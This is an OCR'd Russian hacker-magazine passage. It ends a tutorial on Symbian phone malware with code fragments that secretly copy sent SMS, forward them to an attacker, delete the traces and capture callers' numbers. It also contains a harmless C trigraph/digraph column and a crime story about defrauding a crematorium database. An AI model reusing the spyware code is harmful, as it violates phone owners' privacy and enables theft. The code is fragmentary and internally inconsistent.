
Код этот достаточно простой и не требует дополнительных комментариев. В результате его выполнения при отправке пользователем sms будет создана его копия вида:

```
To:+79031111111 Текст сообщения
```

Собственно текст сообщения формируется следующим образом:

Рекомедованная литература

Developing Series 60 Applications : A Guide for Symbian OS C++ Developers (Nokia Mobile Developer) — здесь много хороших практических примеров.



```
iSession->GetEntry((*entries)[entries->Count()-1],ow
ningServiceId,messageEntry);//записываем хэндл сооб-
щения в messageEntry
TMsvId iSmsId = messageEntry.Id();
iSmsMtm->SwitchCurrentEntryL(iSmsId);
iBody.Copy(iSmsMtm->Entry().Entry().iDescription);
//в переменную iBody будет записан текст отправлен-
ного sms
```

Затем sms отправляется хакеру и удаляется из папки «Отправленные». Аналогичный код приведен в описании HandleSessionEventL для отлова входящих sms. Его можешь посмотреть на диске.

Отлов звонков

Для отлова вызовов нам также понадобится отдельный класс, который будет обладать свойством iActive, являющимся экземпляром класса CActiveIncomingCallObserver, унаследованным от CActive.
В конструктор AppUi мы добавим создание объекта движка, в результате чего будет создан и iActive, который будет слушать поступающие звонки. Код, который выполняется в случае звонка, помещается в метод CActiveIncomingCallObserver::RunL() (кстати, рекомендую изучить документацию по CActive).

ПЕРЕХВАТ ВЫЗОВА

```
void CActiveIncomingCallObserver::RunL()
{
  if (iStatus == KErrNone)
  {
    if (iCallActive)
    {
      if (iCallStatus == RCall::EStatusIdle)
      {
        //разговор в процессе, можно, например, попы-
таться записать его на флешку =)
      }
      else
      {
        iCall.NotifyStatusChange(
          iStatus, iCallStatus);
      }
    }
    else
    {
      //Поступил вызов, получаем номер звонящего и от-
правляем sms =)
    }
    //запускаем механизм отлова звонка снова
    SetActive();

  }
}
```

При этом собственно получение номера звонящего выглядит примерно так:

```
RMobileCall::TMobileCallInfoV1 callInfo;
RMobileCall::TMobileCallInfoV1Pckg
callInfoPckg(callInfo);
User::LeaveIfError(iCall.GetMobileCallInfo(callInfo
Pckg));
//переменная для записи номера звонящего
TBuf<64> remoteNumber;
remoteNumber.Copy(callInfo.iRemoteParty.
iRemoteNumber.iTelNumber);
```

Заключение

Как видишь, создание зловредного программного обеспечения для современных мобил — совсем несложное дело. Есть люди, которые зарабатывают на этом немалые деньги. Описанный выше случай с отправкой вредоносной программой платных sms примитивен, но весьма показателен. В частности, мне поступало предложение за весьма внушительную сумму разработать программку, которая могла бы управляться хакером посредством sms-команд. Конечно же, я отказался, чего и тебе советую. Зарплата у разработчиков мобильного ПО и так выше, чем в среднем на рынке, поэтому мы в состоянии зарабатывать на батон хлеба с кружкой кваса и без всякой незаконной хрени. ⌶

Хидер sms-движка

```
#include <e32base.h> // CBase
#include <msvapi.h> // MMsvSessionObserver


class CClientMtmRegistry;
class CSmsClientMtm;

class CXaMegaFuck : public CActive, public MMsvSessionObserver
{
public:
  static CMtmsExampleEngine* NewL(
     MMtmsExampleEngineObserver& aObserver); //конутруктор
  ~CMtmsExampleEngine(); //деструктор
public:
  inline TBool IsReady() const;//возвращает готов ли сервер сообщений
void CreateDraftSMSL(const TDesC& aAddress, const TDes16& aText);//
создает драфт сообщения, включая текст и номер назначения
  TBool ValidateSMS();//проверка корректности созданного sms
  void SendSMSL();//непосредственно отправка SMS
  void DeleteMessageL( TMsvId aMessageId );функция удаления sms с
заданным ID

private: //вспомогательные функции инициализации
  CMtmsExampleEngine(MMtmsExampleEngineObserver& aObserver);
  void ConstructL();
  void CompleteConstructL();

private: // функции, необходимые для асинхронности работы движка
  virtual void DoCancel();
  virtual void RunL();
private: // отслеживает и обрабатывает события сервера сообщений
  void HandleSessionEventL(TMsvSessionEvent aEvent, TAny* aArg1,
TAny* aArg2, TAny* aArg3);
private://вспомогательные переменные
};
```

КРИС КАСПЕРСКИ



Трюки от крыса

Сегодняшний выпуск трюков посвящен двум любопытным, но малоизвестным возможностям языка Си — «триграфам» (trigraph) и «диграфам» (digraph), в основном встречающимся в соревнованиях по непонятному программированию, однако в некоторых (достаточно редких) случаях разваливающим программу, написанную без учета их существования.

01 триграфы: жизнь без скобок

Ди- и триграфы широко используются в натуральных языках для обозначения «чужеродных» символов, отсутствующих в «своем» алфавите. Последовательность из двух (реже трех) «своих» символов кодирует один «чужой». Просто, как и все гениальное! Например, хангыль (корейское фонематическое письмо) состоит из блоков типа чамо, кодирующих отдельные слоги или даже целые слова. Всего существует 51 чамо, 24 из которых эквивалентны буквам обычного алфавита, а оставшиеся 27 представляют собой комбинации из двух или трех букв (то есть диграфы и триграфы соответственно).

Язык Си использует 9 символов, не входящих в наборы ISO 646 и EBCDIC, до сих пор используемые в некоторых терминалах. В результате квадратные и фигурные скобки невозможно ни набрать с клавиатуры, ни отобразить на экране такого терминала, а потому, начиная с самых первых редакций Стандарта, в язык ввели поддержку триграфов, скрестив символы базового набора ISO 646 с двумя знаками вопроса (смотри рисунок).

Триграф	эквивалент
??=	#
??/	\
??'	^
??(	[
??)	]
??!	|
??<	{
??>	}
??-	~

> Триграфы и соответствующие им символы

Программа, написанная с использованием триграфов, может выглядеть, например, так:

ИСХОДНЫЙ ТЕКСТ ПРОГРАММЫ, НАПИСАННОЙ С ИСПОЛЬЗОВАНИЕМ ТРИГРАФОВ

```
??=include <stdio.h>             /* #            */
int main(void)

??<                                 /* {        */
  char n??(5??);                    /* [ и ]    */

  n??(4??) = '0' — (??-0 ??' 1 ??! 2); /* ~, ^ и |  */
  printf("%c??/n", n??(4??));      /* ??/ = \   */
  printf("??=??=??=");             /* ###       */
??>
```

Попробуй подсунуть эту абракадабру коллегам и спроси, что она делает. Кстати, обрати внимание на предпоследнюю строчку, здесь тригафы используются внутри строковых констант и, вместо ожидаемых «??=??=??=», функция printf напечатает три символа решетки! А ведь, не зная о существовании триграфов, о такую комбинацию можно споткнуться чисто случайно, долго ломая голову, почему программа работает не так, как это задумывалось.

Триграфы поддерживают практически все современные компиляторы, однако если Microsoft Visual C++ задействует триграфы по умолчанию, то Borland C++ для увеличения скорости трансляции использует внешний препроцессор, реализованный в файле trigraph.exe, входящий в штатный комплект поставки компилятора и вызываемый программистом самостоятельно. GCC поддерживает триграфы, но по умолчанию не обрабатывает их внутри строковых констант и делает это только при явном указании ключа '-trigraphs'.

Подробнее о триграфах можно почитать в Стандарте на Си, в любом хорошем учебнике или Википедии: http://en.wikipedia.org/wiki/C_trigraph.

02 диграфы: элегантный мир

Недостаточная выразительность и отвратительная читабельность триграфов привели к тому, что в последней редакции Стандарта ANSI C99 появилась достойная альтернатива в виде диграфов. Они используют всего два символа вместо трех, комбинируя угловые скобки со знаком процента или двоеточия, интерпретируемых как квадратные и фигурные скобки соответственно. Согласись, что так наглядне (причем намного) и гораздо естественнее!

ДИГРАФ	ЭКВИВАЛЕНТ
<:	[
:>	]
<%	{
%>	}
%:	#
%:%:	##

> Диграфы и соответствующие им символы

Решетка («#») кодируется двоеточием, следующим за знаком процента (смотри рисунок). Остальные же символы — «\», «^», «|» и «~» — не получили адекватной репрезентации и по-прежнему должны кодироваться через триграфы, что, впрочем, не создает большой проблемы в силу их невысокой распространенности (по сравнению с фигурными и угловыми скобками).
Конечно, тут можно поспорить, попинать разработчиков Стандарта и вообще развести флейм на шестьсот квадратных миль, но... против Священного Писания (Стандарта в смысле) не попрешь, несмотря на то что в настоящее время не имеется ни одного компилятора, в полной мере поддерживающего C99.
Пример программы, написанной с использованием диграфов (точнее, смеси диграфов и триграфов), приведен ниже:

ИСХОДНЫЙ ТЕКСТ ПРОГРАММЫ, НАПИСАННОЙ С ИСПОЛЬЗОВАНИЕМ ДИ- И ТРИГРАФОВ

```
%:include <stdio.h>                      /* #          */

int main(void)
<%                                       /* {          */
   char n<:5:>;                          /* [ и ]      */

   n<:4:> = '0' — (??-0 ??' 1 ??! 2);    /* ~, ^ и |   */
   printf(«%c??/n», n<:4:>);             /* ??/ = \    */
   printf(«%:%:%:»);
??>
```

Попытка ее трансляции компиляторами Microsoft Visual C++ и Borland C++ вызывает сообщение об ошибке и проваливается. Ничего не поделаешь, эти компиляторы диграфов не переваривают! Последние версии GCC выполняют постановку диграфов везде, за исключением строковых констант. Причем попытка использования ключа '-digraphs' не решает проблемы, поскольку этот ключ предназначен для вывода внутренней отладочной информации, генерируемой компилятором в ходе трансляции программы и интересной главным образом его разработчикам.
В Сети встречается достаточно много исходных текстов программ, написанных под UNIX (а UNIX — это синоним GCC) с использованием диграфов. Возникает резонный вопрос: и как же это чудо прогресса портировать на Windows? Можно, конечно, посоветовать версию GCC для win32, но это будет плохой совет. Особенно если из программы требуется вырезать всего один кусок в надежде вставить его в готовый проект на Microsoft Visual C++, который, между прочим, компилятор GCC, скорее всего, не захочет транслировать, в особенности если программист активно использовал нестандартные расширения от Microsoft (а поскольку мало кто изучает Си по Стандарту, практически все мы используем те или иные расширения, зачастую даже не подозревая об их нестандартности).

В действительности решение состоит в создании простейшего внешнего препроцессора, выполняющего «сквозной» поиск диграфов и заменяющего их соответствующими им символами. Если препроцессор писать лень, эту операцию можно осуществить в любом текстовом редакторе через Replace.

03 диграфы и шаблоны

В отношении Си диграфы лексически нейтральны. Они не нарушают целостности языка и гарантируют отсутствие коллизий: ни при каких обстоятельствах никакой диграф не может пересекаться ни с одной родной конструкцией языка, что совсем неудивительно, поскольку именно для Си диграфы и разрабатывались.
А вот язык Си++, претендующий на обратную совместимость с Си, при работе с диграфами наталкивается на серьезные проблемы, приобретая неоднозначность интерпретации: одна и та же конструкция может быть прочитана двояко в зависимости от того, выполнять ли в ней подстановку диграфов или нет.
Рассмотрим ситуацию на следующем примере. Допустим, в глобальном пространстве имен (global namespace) мы имеем класс, именуемый (для определенности) X. Допустим также, что мы хотим передавать класс X какому-нибудь другому классу в качестве аргумента (например, классу std::vector), причем передавать не абы как, а непременно в виде шаблона (template), ведь шаблоны — это, во-первых, очень модно, а во-вторых, жутко (не)удобно! Но как бы там ни было (о вкусах не спорят), задача поставлена, и ее надо решать.
Очевидное решение — написать «std::vector<::X>», и на некоторых компиляторах это будет работать. Как ты уже, наверное, понял, этими компиляторами окажутся Microsoft Visual C++, Borland C++, ранние версии GCC, то есть все те, кто не поддерживает диграфов и потому трактует конструкцию «std::vector<::X>» однозначно.
Проблемы возникают при попытке скормить эту штуку свежим версиям GCC (или любому другому компилятору с поддержкой диграфов). Комбинация «<:» заменяется «[», в результате чего вся конструкция превращается в «std::vector[:X>», выдавая ошибку транслятора и вызывая естественное недоумение программиста: «Что здесь не так?! Ведь еще вчера компилировалось!»
Одно из возможных решений состоит в разделении «<» и »::X>» символом пробела. Конструкция принимает вид «std::vector< ::X>», и конфликтов с диграфами больше не возникает.
Анализ исходных текстов, выловленных на бескрайних просторах Сети, показывает, что очень многие программы Си++ страдают подобными конфликтами и отказываются компилироваться свежими версиями GCC. Забавно, но некоторые разработчики прямо указывают требуемую версию транслятора в FAQ, предостерегая от использования более новых («багистных») версий. В действительности это не баг. Это фича! И теперь ты знаешь, как с ней обращаться.



NIRO
/ NIRO@REAL.XAKEP.RU /

Вор у вора...



отелось совершить подвиг. Желание было непреодолимым. Дребенцов откинулся на спинку дивана и попытался отвлечься, но безрезультатно. В бой звал новый ноутбук и пустой кошелек (звенья одной цепи).

Три дня назад он приобрел себе обнову — дорогую брендовую машинку, способную практически на все. Обкатал ее за эти дни так, что болела шея и пальцы. Спал мало, часа по четыре, потеряв представление о времени суток.

Когда стало ясно, что ноутбук готов к работе на двести процентов, зуд героизма стал нестерпимым. Не помогало ничего: ни телевизор, ни сайты знакомств, ни гантели.

Дребенцов с закрытыми глазами видел ноутбук и весь мир, открывающийся за ним. Черные клавиши — пароль к этому миру. Кончики пальцев подрагивали и механически набивали какие-то непонятные команды на покрывале.

— Спокойствие, только спокойствие... — тихо шептал он себе под нос слова из мультика. — Дело житейское... Помнится, полгода назад видел я тут одну базу... Но мозгов тогда не хватило. Теперь точно хватит. Заодно и ноутбук окупится.

Встав с дивана, Дребенцов потянулся и подошел к столу с раскрытым ноутбуком. Логотип Debian плавал по экрану, словно бордовый морской конек.

— Значит, так. Если я не дурак, а я не дурак, то адрес этой базы данных у меня где-то есть, однозначно... Смотрим, — он прошелся по закладкам, выбрал группу, помеченную как «Вдруг пригодится», мышью скользнул вдоль нее, отмечая в строке состояния ссылки, которые при этом открывались.

— Вот она, родимая... Заходим... Ба, да тут ничего и не изменилось! — Дребенцов быстро просмотрел содержимое базы. — Я даже вспомнил, что меня привлекло тогда здесь — предпоследняя колонка в строках. Где прописана сумма. И маленьких денег здесь нет. Вот, например, товарищ Каримов является счастливым обладателем сорока шести тысяч рублей на своем счету. А в следующей строке — некто Лихачев — побогаче будет. Целых восемьдесят две штуки. И таких буратин тут... — он прокрутил список, — не меньше пары тысяч. Я думаю, каждый из них не прочь поделиться со мной. Ну а некоторые могут отдать и все...

Он отпустил мышку и внимательно посмотрел на экран перед собой. Каждая строка превращалась в деньги. Дребенцов прикрыл глаза, тихо произнося фамилии из списка.

— Надо найти форму, через которую у них там выписываются счета, — шепнул он себе под нос. — Внести себя еще одной строкой, выписать сумму посолиднее... И получить ее. Плюс снять у других. Так, чтобы не сразу в глаза бросалось. Процентов по десять-пятнадцать, не больше. Но зато сразу у многих....

Он поразмышлял еще немного и решил, что совсем необязательно подставляться самому. Незачем. Мало ли что. Может, у них там строгий многоуровневый контроль над совершением сделки.

— А вот, кстати, очень интересно, куда это я влез... — неожиданно задался вопросом Дребенцов. — Никаких указаний на то, что это за контора. Только эта база...

У него сложилось впечатление, что на этот компьютер он попал вообще случайно. В адресной строке стоял двенадцатизначный адрес вместо имени. История появления этой закладки на его старом компьютере стерлась из памяти Дребенцова напрочь — он просто скопировал все свое «Избранное» на ноутбук.

— Странный компьютер... — нахмурив брови, подытожил хакер. — Ну-ка рассмотрим его повнимательнее.

Он принялся изучать содержимое жесткого диска намного тщательнее, чем прежде, отключившись на время от идеи виртуального ограбления и поставив себе задачу узнать как можно больше о хозяине этой странной базы данных. Поначалу разобраться в этом было сложно — нашлись кое-какие личные документы, ни о чем конкретном не говорящие, несколько игр, в том числе и сетевых (ага, он там может быть и не один!), потом какие-то накладные, база бухгалтерии, в которой он ничего не понял, кроме того, что может грохнуть ее за пару секунд.

— Что за идиот там сидит?! — удивлялся Дребенцов, поймав кураж и хозяйничая на чужом компьютере, как у себя в кладовой. — Или он там полностью уверен в том, что его компьютер никому не понадобится? Интересно, какой конторе все это принадлежит?

Еще несколько перемещений внутри чужих данных — и Дребенцов внезапно откатился на кресле от стола, резко оттолкнувшись руками.

— Опа! — недоверчиво склонив голову, воскликнул он. — Ни фига себе, куда я попал... Теперь понятно, почему тут такой уровень безопасности. Кому это все нужно?! Думаю, я первый за несколько лет, кто вообще сюда сунулся.

Но возвращаться за ноутбук пока не хотелось. Стало как-то... Не по себе. В дело вмешался страх, причем непонятно откуда взявшийся. По сути, бояться у себя дома было нечего. Взломал он базу по всем правилам хакерского искусства, через цепочку прокси-серверов; вычислить его местонахождение на девяносто девять процентов невозможно.

— Но если сработает этот самый оставшийся процент, будет грустно... — покачал головой Дребенцов. — Но деньги-то — вот они. Протяни только руку. Думай, думай...

Где-то в голове, в тех зонах мозга, которые отвечают за совесть, внезапно зародилось острое, всепоглощающее желание бросить работу, найти другой объект для взлома. Поморщившись, Дребенцов отмахнулся от этой мысли.

— Хватит заниматься самокопанием, — громко произнес он, чтобы звуком собственного голоса заглушить стоны совести. — Ручку, бумагу — и рисуем схему, создаем пошаговое руководство, после чего быстро все делаем — и пользуемся плодами собственного интеллекта.

Он встал с кресла, сделал несколько энергичных взмахов руками, размял пальцы, пару раз присел и принялся за работу.

* * *

Помнится, пару лет назад он очень переживал. Настолько, что даже боялся стать гипертоником — каждый раз начинала жутко болеть голова, слабели ноги и к горлу подступала противная тошнота. Но, как говорится, нечего на зеркало пенять... Сам выбрал этот путь — сам и неси до конца свой крест.

Так и тащил он этот чертов мешок, и мало кто рядом с ним в троллейбусе, трамвае или метро предполагал, какой страшный груз перевозит неприметный человек в сером костюме в своей сумке. Они входили и выходили, некоторые даже уступали ему место, волнуясь, что ему тяжело стоять с такой сумкой...

Если бы они только знали, как ему тяжело! Если бы они хотя бы на мгновенье представили...

Он выходил на конечной и каждый раз передавал эту сумку одному и тому же человеку. Потом они садились в его машину с тонированными стеклами, после чего совершалась одна и та же процедура: «молния» с противным визгом расстегивалась; встретивший его человек заглядывал внутрь, переводил взгляд на хозяина сумки, улыбался уголком рта, доставал из кармана куртки несколько пачек долларов и протягивал их с таким лицом, что сложно было понять, далеко ли удастся уйти с этими деньгами...

Но на этом еще ничего не заканчивалось. Деньги деньгами, но сумка снова возвращалась к нему. Он выходил из машины, аккуратно закрывал дверь и шел не оглядываясь. Следующей целью был вокзал.

Электричка уносила его на тринадцать остановок от города, он выходил на платформу, дожидался на скамейке, когда она опустеет, после чего спрыгивал на пути и спускался в трубу водостока, пройдя по которой в полусогнутом состоянии метров тридцать, оказывался около огромного болота.

«Молния» немного прикрывалась, внутрь помещался кирпич из небольшой кучки, заботливо приготовленной около полугода назад, и сумка со всего размаху забрасывалась как можно дальше в заросшую тиной воду. Шумный всплеск — и подарок для кикимор и водяных медленно исчезал из виду.
Нельзя сказать, что два года пролетели как один день. Скорее, наоборот, время тянулось, словно резиновое, он постоянно оглядывался в темных переулках и прислушивался по ночам к стукам за стеной. Падающие в болото сумки снились ему с поразительным постоянством, они стали неизменным атрибутом его жизни.
Но однажды случилось непредвиденное. Вроде бы все шло по накатанной схеме: он все сделал, принес; контролер заглянул в сумку... Вот только вместо того чтобы закрыть ее и передать деньги, он внимательно принялся разглядывать ее содержимое. Он раскрыл сумку максимально широко и даже включил в машине свет, несмотря на то что на улице был день.
— Что-то не так?
Контролер не торопился отвечать, смотрел внутрь сумки и скрипел зубами. Потом зачем-то сунул внутрь руку, что-то там поправил, пошевелил и чего-то шепнул себе под нос.
— Простите, но вы не ответили, — пришлось повторить вопрос. — Все идет немного... Не по протоколу.
— У нас не бывает «что-то не так», — ответил собеседник, оторвавшись от разглядывания содержимого сумки. — У нас либо «так», либо «не так». Так вот сейчас та самая ситуация, когда «не так».
— Не понял. Работа выполнена. На сто один процент.
— Работа НЕ выполнена, — контролер наклонил сумку так, чтобы было видно, в чем дело. — Здесь не то. И не говорите мне, что вы сами не в курсе. У меня есть объективные доказательства того, что работа, я повторяю, НЕ выполнена. У вас есть двенадцать часов на то, чтобы исправить ситуацию. Это не так уж и мало. Денег пока не даю — это само собой.
— Но у меня схема... Ведь сначала надо избавиться от груза... Я не успею за двенадцать часов.
— Плевать на схему. Нужен результат. И как можно скорее. Время пошло.
Он пихнул сумку назад и указал на дверь. Ситуация выходила из-под контроля. Прижав сумку к себе, он лихорадочно соображал, что делать.
— Выходите, я не могу больше ждать.
Пришлось открыть дверь и выбраться из машины. Тонированное стекло опустилось, контролер дотронулся до его плеча и тихо сказал:
— Сумку не забудьте закрыть... Жду на этом же месте через двенадцать часов.
Окно закрылось. Машина уехала. Оглядевшись по сторонам, он застегнул «молнию» на сумке и посмотрел на часы. Нужно было выбирать: или электричка — и тогда он теряет почти два с половиной часа на доставку сумки в болото и возвращение, или работа — и в этом случае он, возможно, уложится в расписание... Но сумка, будь она неладна...
Тогда он успел. Двенадцать часов были потрачены не зря. Контролер заглянул внутрь, усмехнулся и спросил:
— Решили изменить себе и своей схеме? Честно говоря, я не сомневался. Сам бывал в подобных ситуациях. Правда, оказываясь в них, я извлекал все необходимые уроки и корректировал свои так называемые «схемы». Подумайте над тем, можете ли вы что-то изменить в работе таким образом, чтобы впредь подобных проколов не повторялось...
— Я подумал. Уже. Слишком сложной оказалась создавшаяся ситуация. Мозги заработали на каком-то новом уровне. Решение, как мне кажется, есть.
— Вот как? Интересно будет послушать. Вот ваш гонорар, рассказывайте.
И он рассказал.

* * *

Лопухов стоял возле полок и непонимающе смотрел в квитанцию.
— По квитанции корова одна... — непроизвольно вырвалось у него. — Что за чертовщина!
То, за чем он пришел, должно было стоять на полке, в ячейке за номером триста двенадцать. И хотя Лопухов еще в армии выяснил, что «должно» совсем не значит «обязано», верить хотелось все-таки в лучшее.
Суть была в том, что предмет из этой ячейки он отдал другому человеку десять минут назад.
Лопухов машинально потрогал пустую ячейку, снова посмотрел в квитанцию и в задумчивости почесал затылок. То, что случилось сейчас, нигде и никаким образом не было оговорено, ни в одной должностной или чрезвычайной инструкции. Тут в принципе ничего не могло пропасть. Просто потому что вещи, хранящиеся здесь, не нужны никому, кроме тех, кому они принадлежат.
Рука сама нырнула в карман за мобильным телефоном, но на полпути остановилась.
— Что я скажу? — сам себя спросил Лопухов. — Как я все это объясню? Работаю ведь без напарника, свалить ни на кого не удастся... Может, все-таки поискать? Вдруг переставил куда и позабыл? Или просто ошибся? Но в ошибку верилось с трудом. Он прошел вдоль рядов полок, втайне надеясь, что в одной из ячеек увидит то, что искал. Но все ниши были заняты, а засунуть две вещи в одну ячейку было просто невозможно — экономия места тут была одним из главных условий существования.
Время шло. Лопухов обошел уже больше половины зала, представляя себя каким-то библиотекарем из повести Стивена Кинга, когда мысль о том, что случилось нечто невообразимое и непонятное, завладела им полностью. Остановившись, он посмотрел прямо перед собой — туда, где сквозь приоткрытую дверь можно было разглядеть клиента.
— Ждет... — внезапно осипшим голосом произнес Лопухов. — Чего придумать-то?
Человек за дверью постучал пальцами по стойке, взглянул на часы и поправил галстук. Безусловно, он торопился, но старался не показывать этого явно и время от времени бросал взгляды в ту сторону, где исчез за дверью клерк. Лопухов глубоко вздохнул, пригладил волосы рукой и вышел из хранилища. Клиент уже не ожидал, кажется, встретиться с клерком вновь и потому радостно улыбнулся, но тут же нахмурился опять, увидев, что в руках у того ничего нет.
— Прошу прощения, — состроив виноватое лицо, произнес Лопухов. — Небольшие формальности. Мой помощник заканчивает процедуру оформления. Еще пара минут — и все будет закончено.
— Помощник? — клиент удивленно поднял брови. — Всегда думал, что вы работаете один...
«Ну да, один... — чуть не вырвалось у Лопухова. — Откуда он знает?!»
— Я ведь далеко не впервые здесь, — мужчина тяжело вздохнул. — Служба, знаете ли.
— Охотно верю, — ответил Лопухов, а сам лихорадочно соображал, как же все объяснить. А ведь и правда, он тоже видит этого человека не в первый раз. Пожалуй, в этом году он тут уже появлялся. Причем не так давно...
— Да вот, знаете... В отпуск собираюсь... Готовлю сменщика. Молодой паренек, неопытный. Все надо по два раза объяснять.
— Согласен с вами, — мужчина кивнул, стараясь незаметно взглянуть на часы (Лопухов это заметил и едва не прикусил губу). — Смена должна быть достойной. Тем более здесь, в этом... В этом... Даже не нахожу слов, чтобы в полной мере отразить те чувства, что переполняют меня, когда я вхожу сюда.
— Да уж, я тоже. Полон, — Лопухов смотрел куда-то в сторону и вспоминал того человека, который забрал чужое. Нечто безликое, невысокого роста... — Сегодня просто сумасшедший день, — кивнул он вроде бы посетителю, но на самом деле самому себе. — Вы по счету уже тридцатый или даже больше, — соврал Лопухов. Он обслужил сегодня от силы человек пять или шесть, причем только одному... Только одному...
Он нащупал под полированной крышкой стойки квитанции, которые ему предъявляли посетители. Сверху лежала та самая...

Мысли лезли в голову одна за другой, выстраивались в какие-то невероятные конструкции, рушились, снова выстраивались. И вдруг Лопухов понял, что знает выход.

— Сейчас схожу посмотрю, что он там копается, — виновато улыбнулся он клиенту. — Прошу простить меня за задержку, я проведу работу со своим сменщиком... Впредь этого не повторится.

Пятясь как рак, он возвратился к двери, зашел и плотно затворил ее за собой. После этого взглянул на потную ладонь, сжимающую квитанцию. Решение принято, теперь надо только претворить его в жизнь. И как можно быстрее, чтобы человек, ждущий его сейчас у стойки, ничего не заподозрил. По крайней мере в первое время. А потом уже неважно. Никто ничего не докажет.

Лопухов пробежался по хранилищу, открыл маленькую дверь подсобки и, даже не включив свет, нашел то, что было нужно. В эту минуту он подумал: как хорошо, что сменщика на самом деле нет, ведь будь здесь сейчас посторонний, все бы очень быстро вылезло наружу, скрыть такой прокол было бы очень и очень трудно. В ход пошли бы деньги, просьбы, унижения, и потом все время работы между ними стоял бы прекрасный повод для шантажа.

Лопухов вышел из хранилища через другую дверь и, прижимая к груди свое спасение, помчался туда, где ему должны были помочь. У него было очень мало времени, но он должен был успеть.

А человек у стойки переминался с ноги на ногу и беспокойно поглядывал на часы. Он вспоминал падающие в болото сумки и думал о том, что зря он так все усложнил.

У выхода его терпеливо ждал контролер.

* * *

Дребенцов долго думал, как бы ему выписать квитанцию. Поначалу казалось, что решить вопрос с получением денег будет не так сложно, но постепенно становилось ясно, что взлом и получение данных — даже не полдела. Чтобы понять, как же это делается, он несколько раз посетил мрачное учреждение; разглядывая витрины, он косился на тех, кто приходит сюда с квитанциями, а один раз ему даже удалось стащить со стойки частично заполненный бланк, на котором клиент или клерк допустили какую-то ошибку. Вроде бы его никто не заметил — более чем удачно, особенно если учесть, что в этом немноголюдном заведении каждый посетитель на виду.

Дома на компьютере он состряпал несколько бланков, подобных тому, что принес с собой, и одним из вариантов остался очень доволен. Внес туда нужные данные, в графу «Итого» вписал пятизначную сумму, которая не бросалась в глаза, после чего, изрядно нервничая, отправился на заключительный этап аферы.

Клерк за стойкой вежливо поздоровался с ним, принял бумажку, глянул на нее краем глаза и вбил в компьютер номер, под которым был зарегистрирован человек, чьи данные фигурировали в бланке.

— Хорошо... — тихо сказал он, найдя нужную строку (а не найти ее он не мог — Дребенцов подправил там кое-что, в результате чего сумма на счету выросла почти втрое, не грех и поделиться). — Правда, у нас редко бывает так, что идет превышение взноса над тем, сколько на самом деле стоят оказываемые услуги... Счет выписывал я?

— Нет, он выписывался в одном из ваших представительств в районе... — как можно более уверенно произнес Дребенцов. — Люди, которые вносили деньги, не поскупились... Для них это не та сумма, которую имеет смысл...

Он хотел завернуть что-то в духе «Крестного отца», но понял, что к диалогу явно не готов, и замолчал. Лопухов же, сделав понимающее лицо, кивнул в ответ.

— Вам надо будет подождать буквально три минуты. Счет сейчас напечатает компьютер... Вот ваши деньги...

И он отсчитал Дребенцову почти пятьдесят тысяч рублей. Хакер вспомнил, как пару дней назад просто умолял самого себя не жадничать, написать какую-нибудь разумную и не круглую сумму. Кажется, это ему удалось. Подождав, когда на счет будет поставлена круглая печать, он сложил деньги в бумажник и уже собрался уходить, когда клерк остановил его словами:

— А разве вы не будете забирать? В договоре не было оговорено длительное хранение.

— Забирать? — машинально переспросил Дребенцов. — Ах, да... Знаете, я здесь впервые. Чуть не ушел. Спасибо, уважаемый. Конечно, заберу. Ведь это самое главное.

Клерк скрылся за дверью и через минуту вернулся. Дребенцов взял протянутый ему тяжелый предмет и постарался спокойно, не торопясь выйти в дверь. На улице он огляделся и увидел, как к подъезду подруливает машина с тонированными стеклами. Из нее вышел человек в сером костюме и направился туда, откуда только что вышел Дребенцов. Стекло задней дверцы опустилось наполовину, из нее потянуло сигаретным дымом.

— Пора отсюда сваливать, — сказал хакер. — И куда-нибудь деть эту... Эту...

Он осмотрелся, но решил, что здесь явно не место для подобных экспериментов.

— Еще успею, — успокоил он себя. — Еще успею...

* * *

Лопухов осмотрел свою одежду, увидел несколько пятен на брюках, отряхнул их и вышел в зал. Мужчина, который ждал его, всплеснул руками:

— Ну наконец-то! Что-то случилось? Почему так долго?

— Ничего не случилось, я же вам объяснял, — Лопухов старался казаться совершенно спокойным. — Вот ваш...

Он чуть не сказал «заказ», но вовремя одернул себя. Неожиданно он увидел, что правая ладонь тоже испачкана. Пришлось спрятать ее под стойку.

— Где расписаться?

— Вот, пожалуйста... — Лопухов ткнул пальцем в бланк. — Примите мои соболезнования.


И клиент вышел на улицу, унося прижатую к груди урну с прахом. Это была его идея. Когда нервы киллера перестали выдерживать причуды заказчика, который требовал для опознания предъявлять отрезанные головы мертвецов; когда один раз он застрелил родного брата-близнеца того человека, которого ему заказали (а контролер опознал его по родинке на правой щеке — служили когда-то вместе) — вот тогда он и придумал опознание по ДНК. Договорившись с одним работником крематория, подвозил ему тело; тот устраивал все (и даже с документами) за приличное вознаграждение, после чего урна с пеплом попадала в руки к контролеру. Тот выполнял процедуру опознания у знакомого судебного медика и выплачивал гонорар.

Так должно было случиться и сейчас. Но он и не предполагал, что хакер, взломавший сервер крематория, унесет не только якобы невостребованные на похороны и прочие услуги ритуального агентства деньги, но и маленький бонус в виде урны. Настоящей урны из ячейки номер триста двенадцать.

А контролер принял в открытое окно автомобиля перемешанный прах нескольких тысяч человек, собранный Лопуховым у одного из люков печей крематория. Собранный и упакованный в урну из резервного запаса.

